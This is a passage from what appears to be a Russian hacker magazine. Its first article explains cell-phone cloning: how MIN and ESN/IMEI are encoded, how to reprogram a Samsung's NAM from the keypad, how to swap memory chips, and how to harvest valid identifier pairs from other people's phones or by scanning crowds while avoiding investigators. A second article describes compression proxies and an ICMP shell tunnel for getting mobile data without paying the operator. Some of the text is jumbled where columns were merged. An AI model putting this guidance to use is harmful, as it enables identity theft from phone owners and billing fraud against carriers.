10	0-7	LOCK DIGIT 3, LOCK SPARE BITS
11	0-7	EE (END TO END SIGNALING), REP (REPERTORY)
12	0-7	HA (HORN ALERT), HF (HANDS FREE)
13		зависит от производителя
...		
1D		
1E	0-7	для выравнивания
1F	0-7	контрольная сумма

Приблизительная схема заполнения NAM'a

Код области хранится в упакованном двоично-десятичном формате и, чтобы привести его к естественной форме отображения, к каждому десятичному разряду нужно прибавить цифру 9, разделить результат на 10 и записать остаток. В частности, зоне 213 будет соответствовать следующий MIN2:  $(2 + 9) \% 10 = 1$ ;  $(1 + 9) \% 10 = 0$ ;  $(3 + 9) \% 10 = 2$ . Объединив все вместе, получим: 102 или 0001100110 в двоичном представлении. Именно такое число будет содержаться в микросхеме.

Следующие 24 бита (MIN1) кодируются чуток сложнее. Личный идентификационный номер телефона для удобства разбит на две части, которые записываются приблизительно так: 376-0111. Но это только с точки зрения неискушенного пользователя. В действительности же есть три части: первые 10 бит MIN1 содержат три левых разряда (в данном случае - 111), которые кодируются так же, как и MIN2. Следующие четыре бита содер-

Руководство по вычислению MIN и некоторых других идентификационных данных: [www.3gpp2.org/Public\\_html/Misc/C.P0006-D\\_v1.8\\_cdma2000\\_Analog-V&V\\_text\\_Due\\_3\\_June-2005.pdf](http://www.3gpp2.org/Public_html/Misc/C.P0006-D_v1.8_cdma2000_Analog-V&V_text_Due_3_June-2005.pdf).

Еще одно руководство вычисления MIN и некоторых других идентификационных данных: [www.tiaonline.org/standards/sfg/amt2k/cdma2000/TIA-EIA-IS-2000-6-A.pdf](http://www.tiaonline.org/standards/sfg/amt2k/cdma2000/TIA-EIA-IS-2000-6-A.pdf)

## ПЗУ БЫВАЮТ РАЗНЫЕ

■ **POM (Read-Only Memory - память только на чтение)** - классическое ПЗУ, программируемое на аппаратном уровне в процессе производства микросхемы. Не может быть изменено программным путем, но в сотовых телефонах и не применяется.


■ **PROM (Programmable Read-Only Memory - программируемая память только на чтение)** - однократно программируемое ПЗУ, информация в которое заносится на специальном устройстве, называемом программатором. В сотовых телефонах широкого распространения не получило.

■ **EPROM (Erasable Programmable Read-Only Memory - стираемая программируемая память только на чтение)** - многократно перепрограммируемое ПЗУ, очищаемое ультрафиолетовыми лучами и требующее программатора. Легко опознается по характерному "окошку". По слухам, применяется в некоторых типах телефонов, но никто живьем его не видел.

■ **EEPROM (Electrically Erasable Programmable Read-Only Memory - электрически стираемая программируемая память только на чтение)** - многократно перепрограммируемое ПЗУ, очищаемое электрическим разрядом. Обычно требует программатора, но теоретически может обходиться и без него. Широко применяется в сотовых телефонах.

■ **FLASH-EEPROM** - разновидность электрически стираемого многократно перепрограммируемого ПЗУ, не требующее программатора. Применяется во многих сотовых телефонах.


|||||



Дизассемблирование прошивки

## ПРОСМОТР IMEI-НОМЕРА ТЕЛЕФОНА

- Acer (Motorola T191, T205): набери `**#300#`, затем нажми зеленую клавишу с трубкой.
- Alcatel: набери `**#06#`, на экране появится IMEI и версия прошивки.
- Bosch: набери `**#3262255*8378#` (по буквам `*#DANCALL*TEST#`).
- Ericsson: набери `>*<<*<*`, где `<` и `>` - кнопки со стрелками влево/вправо.
- LG: Набери `**#07#`, `8060#*`.
- Mitsubishi: удерживая `*`, набери `"5806"`.
- Motorola: в тестовом режиме набери код `"19#"`.
- Nokia: набери `**#0000#`.
- Panasonic: набери `**#9999#`.
- Samsung: набери `**#9999#`.
- Sagem: находясь в основном меню, нажми звездочку, в появившемся меню - самый первый пункт.
- Siemens: набери `**#06#`.
- Sony: набери `**#7353273#` (по буквам `*#release#`).




Разобравшись с NAM'ом, перейдем к ESN - 11-значному уникальному номеру. В GSM-устройствах он называется IMEI (International Mobile Equipment Identity - международный идентификатор мобильного устройства) и занимает 15 знаков, что на четыре знака больше, чем ESN, но это уже формальности.

Стандарты беспроводной связи требуют от производителей невозможности изменения ESN/IMEI программным путем, однако далеко не все производители выполняют это требование. Часто ESN/IMEI хранятся в NAM, что является вопиющим нарушением, а в некоторых случаях перепрограммируются прямо с клавиатуры. Впрочем, даже если ESN зашит в PROM (однократно программируемое ПЗУ), микросхему можно выпаять с платы и заменить на свою собственную. Чтобы телефон не сдох и печатные проводники не оборвались от постоянно перегрева, имеет смысл установить панельку, и тогда операция замены микросхемы займет несколько секунд. Знатоки дизайнера собирают прошивку так, чтобы ESN/IMEI не считывался с ПЗУ, а вво-

Поможет не только краденый телефон с подставной SIM'кой, но и осуществление работы угаданно, когда можно вовремя замести следы.

Идентификационный номер мобильного номера состоит из двух частей: ESN (Electronic Serial Number) и MIN (Mobile Identification Number).



Внешний вид программатора

жат четвертую цифру идентификационного номера, записанную в двоичной форме "как есть". При этом 0 (ноль) записывается как 10 (1010 в двоичной форме). Оставшиеся 10 старших бит содержат три первых цифры идентификационного номера,

кодируемые так же, как и в MIN2. Таким образом, поле MIN1 для нашего идентификационного номера будет выглядеть так: 265-10-000 (или 0100001001 1010 0000000000 в двоичной форме).


## ПЕРЕПРОГРАММИРОВАНИЕ NAM'А С КЛАВИАТУРЫ

■ Последовательность нажатий клавиш для перепрограммирования NAM'a не стандартизована и варьируется в зависимости от модели телефона. К примеру, Samsung i300 может быть перепрограммирован так:

01. жмешь `"#907*9#0"` до появления на экране `"ENTER LOCK"`;
02. вводишь `"OTKSL"`;
03. в появившемся `"SVC"`-меню нажимаешь `"1"`;
04. вводишь 10-значный MIN-номер и нажимаешь `"SAVE"`;
05. нажимаешь `"SAVE"` еще раз;
06. жмешь `"3"` и нажимаешь `"SAVE"` шесть раз;
07. вводишь `"HOME SID"` и нажимаешь `"SAVE"` один раз;
08. дважды нажимаешь `"END"`;
09. теперь NAM изменен!



Инструкцию по перепрограммированию остальных телефонов можно найти на сайте [www.cdma-ware.com/codes.html](http://www.cdma-ware.com/codes.html). Если твоего телефона там нет, набираешь в Google что-то вроде `"NAM+programming+модель телефона"` и прочесываешь интернет в поисках необходимой информации.



Принципиальная схема несложного программатора



WWW

## ИНТЕРЕСНЫЕ ССЫЛКИ

- **Radio Telephony** ([www.hackcanada.com/blackcrawl/cell](http://www.hackcanada.com/blackcrawl/cell)) - Информация о сотовой связи и взломе сотовых телефонов, море интересных статей, пошаговых инструкций и софта (на английском языке).
- **Glossary of Terms** ([www.unicomm.com/glossary\\_a-f.htm](http://www.unicomm.com/glossary_a-f.htm)) - Глоссарий терминов, используемых в сотовой телефонии (на английском языке).
- **INSTORESA** ([www.instore.com/products/special.htm](http://www.instore.com/products/special.htm)) - Фирма, занимающаяся разработкой и продажей устройств для взлома и ремонта сотовых телефонов (на английском языке).
- **Hackers-Archiv** ([www.fortunecity.de/thekenhausen/marsbar/387/hacker.htm](http://www.fortunecity.de/thekenhausen/marsbar/387/hacker.htm)) - Огромный архив ссылок (по информации преимущественно на английском языке) по взлому сотовых телефонов и не только.
- **Spielerekorde verandern** ([www.desatech.de/desafash/nokia/spielerek.htm](http://www.desatech.de/desafash/nokia/spielerek.htm)) - Статья по перепрограммированию EEPROM (на немецком языке).
- **Tandy/RadioShack cellular phones** ([www.phrack.org/phrack/48/P48-07](http://www.phrack.org/phrack/48/P48-07)) - Устаревшая, но все равно интересная статья о взломе сотовых телефонов из PHRACK'a (на английском языке).



производитель чипа	чип памяти			
	с открытым коллектором	трехстабильный	с открытым коллектором	трехстабильный
AMD	AM27LS18	AM27LS19	AM27S18	AM27S19
Fujitsu	MB7056	MB7051		
Harris	HM7602	HM7603		
MMI	53/6330	53/6331		
	53/63S080	53/63S081		
NSC	DM54S188	DM54S288	DM74S188	
	DM82S23	DM82S123		
Signetics	82S23	82S123		
Texas Inst	74S188	74S288	TBP18SA030	TBP18S030
	TBP38SA030	TBP38S030		


Основные типы чипов памяти, используемые производителями сотовых телефонов

дился с клавиатуры или автоматически генерировался при каждом включении телефона.


Судя по всему, ESN/IMEI никак не кодируется и записывается в двоичной форме как есть. Во всяком случае, сравнивая свой ESN/IMEI (обычно он пишется на задней стенке телефона), систему кодирования можно взломать без труда. Наверя ли там будет что-то экстраординарное. Настоящая проблема в том, что ESN/IMEI и MIN выбираются не случайным образом и должны соответствовать друг другу, в противном случае оператор просто не пустит абонента в сеть! А где можно раздобыть валидные пары ESN/IMEI и

MIN? Первое, что приходит в голову - посмотреть. Достаточно лишь взять чужой сотовый телефон в руки на несколько минут. Несложные манипуляции с клавиатурой (смотри врезку) - ESN/IMEI и MIN высвечиваются на дисплее. Достоинство этого приема в том, что хакер получает гарантированно работающую пару, однако его анонимность тут же окажется под угрозой. Спецслужбы найдут владельца оригинального номера и, ласково поглаживая утюжок, попросят его перечислить всех лиц, получавших доступ к телефону.

Некоторые предпочитают пользоваться генераторами идентификации



Формат представления MIN'a

онных номеров. Их легко найти в Сети (набираем в Google что-то наподобие IMEI calculator и вперед), правда, не все из них рабочие. А еще можно воспользоваться сканером и, устроившись в людном месте (рынок, метро и т.п.), за несколько часов получить добрую сотню рабочих пар, не рискуя оказаться замеченным. Чисто технически сканер можно получить превратив в него сотовый телефон или (если кто-то не в ладах с паяльником) купить в готовом виде. Десятки фирм имеют свои интернет-магазины, рассылающие товар наложенным платежом. Еще списки ESN/MIN можно обнаружить на хакерских форумах и IRC-каналах. 

MIN хранится в модуле NAM (Number Assignment Module).

Остается только достать программатор, который можно приобрести на радиорынке или сделать самостоятельно.




Устройство фирмы INSTORESA для изменения идентификационной информации сотового телефона

Крис Касперски aka мыщх (по e-mail)

# ДЕШЕВЫЙ GPRS

## ЧЕСТНЫЙ ОБМАН ОПЕРАТОРА

**М**обильный интернет все еще остается дорогой игрушкой, доступной только избранным. Но не нужно быть хакером, чтобы удешевить трафик или даже сделать его бесплатным. И все это на совершенно легальных основаниях! Не потребуется даже умения держать дизассемблер в руках - достаточно простой инженерной смекалки.




Несколько лет назад я стал счастливым обладателем сотового телефона с поддержкой GPRS (тогда они толь-

ко-только начали появляться в наших краях). Штука удобная до чрезвычайности. Но расценки у оператора связи были просто грабительские (\$600 за каждый гигабайт входящего или исходящего трафика). Я буквально не успевал вводить новые карточки, которые пожирал ненасытный телефон. Стало ясно: дальше так жить нельзя, и чтобы не остаться без штанов с одиноким торчащим хвостом, нужно было срочно что-то предпринять. Но что?! Атаковать сервер оператора, пытаюсь проникнуть в биллинговую базу данных? За это могут и хвост оторвать, да и не стоит оно того. Это все равно, что разбивать витрину магазина ради пачки сигарет. Взлом должен был быть предельно честным и обеспечивать долгое время халявы в интернете. Он должен был быть таким, чтобы его не прикрыли через несколько дней после начала использования. Не прошло и недели, как решение было найдено.

### РАБОТА ЧЕРЕЗ PROXY-СЕРВЕР

Сетевые протоколы уже не первый десяток лет поддерживают возможность "прозрачного" сжатия информации "на лету". Однако оплата взимается за несжатый трафик, да и степень сжатия относительно невелика: упаковщикам приходится обрабатывать крохотные порции информации, разбитые на пакеты, на которых особо не развернешься, и ни в коем случае им нельзя задерживать управление на время больше нескольких миллисекунд, чтобы не снижать пропускную способность, в которой оператор заинтересован превыше всего.

Мы же будем сжимать трафик RAR'ом или Zip'ом, степень сжатия которых просто шикарна. Почта и веб-странички жмутся примерно в три-пять раз, снижая стоимость одного гигабайта до ~\$150, а этим уже можно жить!



Некоторые HTTP-проxy поддерживают такую опцию, как HTTP compression (сжатие http-содержимого), которая радикально ускоряет производительность и удешевляет web-серфинг. Еще нам потребуется web-браузер, "переваривающий" сжатые веб-странички (FireFox и Opera переваривают их по умолчанию, а вот IE6 требует залезть в опции и включить поддержку HTTP/1.1). Просто пропиши адрес сервера (см. врезку) в настройках браузера - и все! К сожалению, бесплатность этих серверов весьма условна и доступ к ним может прекратиться в любой момент, плюс скорость работы оставляет желать лучшего.

### GOOGLE WEB ACCELERATOR

Известный поисковик Google недавно обзавелся новым сервисом - Web Accelerator (по-русски - "web-ускоритель"), один из трех китов которого состоит в сжатии http-содержимого перед отправкой клиенту. Два других кита - кеширование страничек и упрещающая загрузка (передача данных до посылки запроса). Клиентская часть акселератора выполнена в виде активной панели для Internet Explorer'a 6.x и FireFox 1.0+.

Google Web Accelerator не только увеличивает скорость открытия страничек (а для тормозного GPRS'a это актуально), но и в три-пять раз удешевляет среднюю стоимость одного открытия (загрузка картинок, разумеется, должна быть отключена, иначе никакого выигрыша не получится). К сожалению, этот сервис не проработал и недели. Теперь на главной странице проекта [webaccelerator.google.com](http://webaccelerator.google.com) нас ждет разочаровывающий текст: "Thank you for your interest in Google Web Accelerator. We have currently reached our maximum capacity of users and are actively working to increase the number of users we can support". В переводе это значит, что "...мы уже набрали кворум, и реги-

### БЕСПЛАТНЫЕ PROXY-СЕРВЕРЫ, ПОДДЕРЖИВАЮЩИЕ СЖАТИЕ

- [proxy.cs.gunma-u.ac.jp:8080](http://proxy.cs.gunma-u.ac.jp:8080)
- [proxy.hoge.ac.jp:8080](http://proxy.hoge.ac.jp:8080)
- [proxy.res.anken.go.jp:8080](http://proxy.res.anken.go.jp:8080)
- [bi.ikenobo-c.ac.jp:80](http://bi.ikenobo-c.ac.jp:80)
- [proxy.infobears.ne.jp:80](http://proxy.infobears.ne.jp:80)



## WEB-УСКОРИТЕЛИ

■ **PROPEL** ([www.propel.com](http://www.propel.com)) - шикарный web-ускоритель, сжимающий не только текстовое содержимое, но и графические изображения, причем практически без потери качества. Поддерживает все версии Windows и браузеров (IE, Netscape, Opera, Mozilla и Firefox), дает семь дней пробного доступа.



■ **Rabbit** ([www.khelekore.org/rabbit](http://www.khelekore.org/rabbit)) - Наверное, лучший бесплатный web-ускоритель, сжимающий как текстовики, так и изображения. Поддерживает все версии Windows и браузеров (IE, Netscape, Opera, Mozilla и Firefox).



Панель Google Web Accelerator'a


страция новых пользователей временем прекращена". Как говорится, кто не успел, тот опоздал...

### ДРУГИЕ WEB-УСКОРИТЕЛИ

■ Помимо Google, существуют и другие web-ускорители, которые легко найти в Сети, если, конечно, приказывать поисковику отсеивать страницы, содержащие слово "Google" в своем теле. Все словно с ума сошли: только об одном Google Accelerator'e и говорят! Какой смысл пинать дохлую крысу? Так ведь нет, каждый считает своим долгом потереть ее :).

Итак, реально работающие web-ускорители все-таки есть. Но и всякого зла, прикрывающегося их именем, тоже хватает! Часто под видом web-ускорителя предлагают банального трояна, устанавливающего систему удаленного администрирования или качающего рекламу за счет пользователя. Поэтому, прежде чем запускать полученный ускоритель, необходимо проверить его на вшивость, например, пропустив через антивирус, а в идеале - через дизассемблер.

Ускорители бывают как бесплатными, так и нет. Бесплатные лучше сразу оставить в покое: практически все они перегружены и работают кое-как. Но не платить же за ускоритель?! Конечно, нет. Многие коммерческие ускорители предлагают испытательный период, который легко продлить простой перерегистрацией. Даже если нас раскусят и пошлют в пешее путешествие с эротическим уклоном - не беда, так как web-ускорителей пруд пруди. Не один, так другой. Какая тебе, в сущности, разница?



Работа через web-ускоритель

## РОЕМ ТОННЕЛЬ ЧЕРЕЗ TELNET

■ При всех своих достоинствах web-ускорители имеют множество серьезных ограничений. Начнем с того, что качество сжатия все же уступает последним версиям RAR'a и уступает довольно сильно. При перегрузке сервера-ускорителя возникают многочисленные ошибки передачи на TCP/IP-уровне, и данные приходится передавать снова и снова. Этот процесс протекает тайком от пользователя, но увеличивает время загрузки страниц и опустошает его гонимый счет. А как насчет разрывов соединений, которые на GPRS'e случаются регулярно? Мелкие файлы автоматически кешируются сервером-ускорителем и могут быть докачаны без потерь. Но, начиная с некоторого размера, файлы отдаются "как есть", и если удаленный сервер работает без докачки, web-ускорителю останется только развести проводами. А почта? А осел? А куча других приложений?

Настоящие хакеры регистрируют Unix-аккаунт на быстром канале и подрубаяются к нему удаленным доступом через GPRS по telnet или SSH-протоколу. Теперь данные из интернета скачиваются не напрямую, а идут через telnet/SSH-сервер. Со своего мобильного компьютера отдаешь команду скачать такой-то файл или даже целый сайт. Файл послушно скачивается, оседая на жестком диске промежуточного сервера. Если в процессе передачи соединение разорвется и придется начинать все сначала, никто за это уже не будет платить. Затем даешь команду: упаковать файл архиватором RAR (или, на худой конец, gzip) и отправить к тебе по GPRS. При желании можно пережать все рисунки, уменьшив их объем в несколько раз (пусть и с потерей качества). Трафик дешевеет прямо на глазах!

Правда, хороший хостинг с telnet/SSH-гоступом редко бывает бесплатным, и все-таки придется выложить порядка пары десятков баков в год. Но эти расходы стоят того, так

Трафик можно уделить и легальными методами. Выигрывает тот, кто больше знает и умеет.

Прокачивать сжатую заранее информацию на порядок дешевле!

Если твой оператор не тарифицирует ISMP, самое время пробить ISMP-тоннель.

как сэкономишь в десятки раз больше, чем при обычном состоянии геп. При наличии DSL-подключения можно установить SSH-сервер на своем домашнем компьютере. Идешь на [www.openssh.com](http://www.openssh.com) и выбираешь SSH по вкусу. В качестве сервера рекомендую SSHWindows, занимающий чуть больше двух мегабайт и работающий на всех Windows-платформах. Еще тебе потребуется SSH/SFTP-клиент, который установишь на мобильный компьютер с GPRS'ом. Поклонники командной строки могут не дергаться, поскольку в поставку SSHWindows уже входит все необходимое, а вот всем остальным придется поднапрячься. Лучшим графическим клиентом, по моему, является Secure iXplorer, чем-то напоминающий Total Commander (в девичестве - Windows Commander). Пользователи FAR'a несомненно оценят плагин WinSCP со встроенным клиентом SFTP, новая версия которого вышла буквально несколько месяцев назад.

Управлять настольным компьютером через GPRS - это по-настоящему круто! И экономно. Пример: заходишь SSH-клиентом на свою тачку, запускаешь любимый The Bat, клянешь весь спам и передаешь по GPRS-каналу только актуальный контент. Если же письмо содержит несколько архивов с вложениями, распаковываешь их на настольном компьютере и передаешь через GPRS только содержимое архива, после чего решаешь, какие файлы нужны, а какие нет.


### РОЕМ ТОННЕЛЬ ЧЕРЕЗ ICMP

■ Некоторые сотовые операторы тарифицируют только TCP/UDP-трафик, но не обращают внимания на ICMP. А это значит... что можно пробить ICMP-тоннель и тогда передача данных будет вообще бесплатной. Причем никто не сможет наехать и предъявить иск за взлом, поскольку мы вправе использовать все услуги, которые только предоставляет оператор! А вот отключить от Сети нас вполне могут, так что лучше не увлекаться и сотни гигабайт не воровать :).

Все, что потребуется - это установить ICMP-shell. На настольный компьютер - серверную часть, на мобильный - клиентскую (естественно, вместо настольного компьютера с DSL-соединением можно воспользоваться услугами любого хостера). Таких ICMP-shell'ов очень много. Популярна реализация Петра Киелтука (Peter Kieltuka), распространяемая в исходных текстах. Это обычный командный shell, однако его легко доработать до HTTP-проxy сервера, и тогда по бесплатному мобильному интернету можно будет бродить под Лисом или IE. Заработает и Osel (в смысле eMule - клиент файлообменной сети eDonkey), правда, только с lowID, но при бесплатном интернете с lowID жить вполне можно. Правда, следует сказать, что совсем бесплатным осли-

## ПРОГРАММНОЕ ОБЕСПЕЧЕНИЕ ДЛЯ ВЗЛОМА

- **SSHWindows** (<http://sshwindows.sourceforge.net>) - Бесплатный консольный SSH/SFTP-клиент и сервер в одном флаконе, работающий под Windows.
- **Secure iXplorer GPL** ([www.i-tree.org/gpl/ixplorer.htm](http://www.i-tree.org/gpl/ixplorer.htm)) - Бесплатный графический SSH/SFTP-клиент с интерфейсом а-ля Total Commander, работающий под Windows.
- **WinSCP** (<http://winscp.net/eng/index.php>) - Бесплатный SFTP-плагин для FAR'a.



- **ICMP Shell** (<http://icmpshell.sourceforge.net>) - Бесплатный ICMP Shell, работающий под Unix.

Не все web-ускорители одинаково хороши, а некоторые из них - замаскированные трояны.

Web-ускоритель Google не только самый оптимальный, но и самый перегруженный :).


Имея отдельный аккаунт на хостинге, можно скачивать, сортировать и архивировать информацию удаленно, не тратя лишние деньги.

ный интернет не бывает: никакой хостер не позволит за пару десятков баксов тянуть безразмерный трафик и поэтому о выкачивании видеofilмов на халючу лучше сразу забыть.

Конечно, ICMP-тоннель - штука достаточно хрупкая и по качеству связи заметно уступающая обычному TCP/IP-соединению. Низкая скорость, частные обрывы и т.д. Все это страшно нервнрует и отнимает уйму времени. Тем не менее, все недостатки с лихвой компенсируются бесплатностью трафика!

### ИМЕЕМ

■ Всякая техническая проблема имеет простое и элегантное решение, даже если на первый взгляд кажется неразрешимой. Бесплатный мобильный интернет - это вполне реально. Конкретная схема взлома зависит от особенностей биллинговой системы сотового оператора, поэтому никаких универсальных рекомендаций дать невозможно. Главное - наметить общий маршрут. Подсказать, откуда рыть и в каком направлении копать. Что мы и сделали :).



Внешний вид Secure iXplorer



**правка**

Каролик Андрей (andrusha@real.xakep.ru)

# ОБЗОР КНИГ

## ЧТО ПОЛИСТАТЬ

**К**ниги можно купить и не читая разные обзоры. Идешь в книжный, исследуешь полки, покупаешь нужное. Но намного приятнее сидеть дома и не спеша выбирать из предложенного списка нужное, потом пойти в книжный и уменьшить время пребывания в нем, избавив себя от толкотни в духоте.



### ПЛАТФОРМА ПРОГРАММИРОВАНИЯ J2ME ДЛЯ ПОРТАТИВНЫХ УСТРОЙСТВ



М.: КУДИЦ-ОБРАЗ

2002

Пирумян В.

352 страницы

Разумная цена: 153 рубля

» Скачкообразный рост количества беспроводных компьютерных устройств вызвал такой же скачкообразный рост интереса к платформе Java 2 Micro Edition (J2ME) и приложениям на Java для J2ME, так как именно эту платформу поддерживают портативные мобильные устройства: компьютерные приставки к телевизору, КПК, мобильные телефоны, пейджеры и т.п. В книге описана платформа J2ME (конфигурация и профили), процесс разработки приложений MIDP (проектирование, кодирование, компиляция, проверка, упаковка, создание файлов, раскрытие и выполнение), программная структура приложений MIDP, высокоуровневый и

низкоуровневый программный интерфейс, компоненты пользовательского интерфейса, организация сетей и коммуникации в MIDP и многое другое.

### ПРОГРАММИРОВАНИЕ МОБИЛЬНЫХ ТЕЛЕФОНОВ НА JAVA 2 MICRO EDITION



М.: ДМК Пресс

2004

Горнаков С.Г.

336 страниц

Разумная цена: 191 рубль

» J2ME используется не только для программирования мобильных телефонов - такое мнение сложилось из-за того, что в основном только в этом контексте многие слышали о J2ME. Тем не менее, это не умаляет возможностей J2ME для построения мобильных приложений. Эта книга как раз посвящена основам построения мобильных программ, использования графики, создания игр для телефонов, работе со звуком. На примерах показано, как сделать интуитивно понятный и красивый интерфейс программы. Приведены примеры использования инструментария от известных производителей телефонов: Nokia, Siemens, Sony Ericsson, Motorola, Samsung для эму-

ляции мобильных устройств на компьютере. Книга будет интересна и тем, кто еще не знаком с J2ME, и тем, кто уже разбирается в J2ME, но не практиковал разработку программ для мобильных телефонов.

### МОБИЛЬНЫЕ КОММУНИКАЦИИ



М.: Издательский дом "Вильямс"

2002

Иоган Шиппер

384 страницы

Разумная цена: 174 рубля

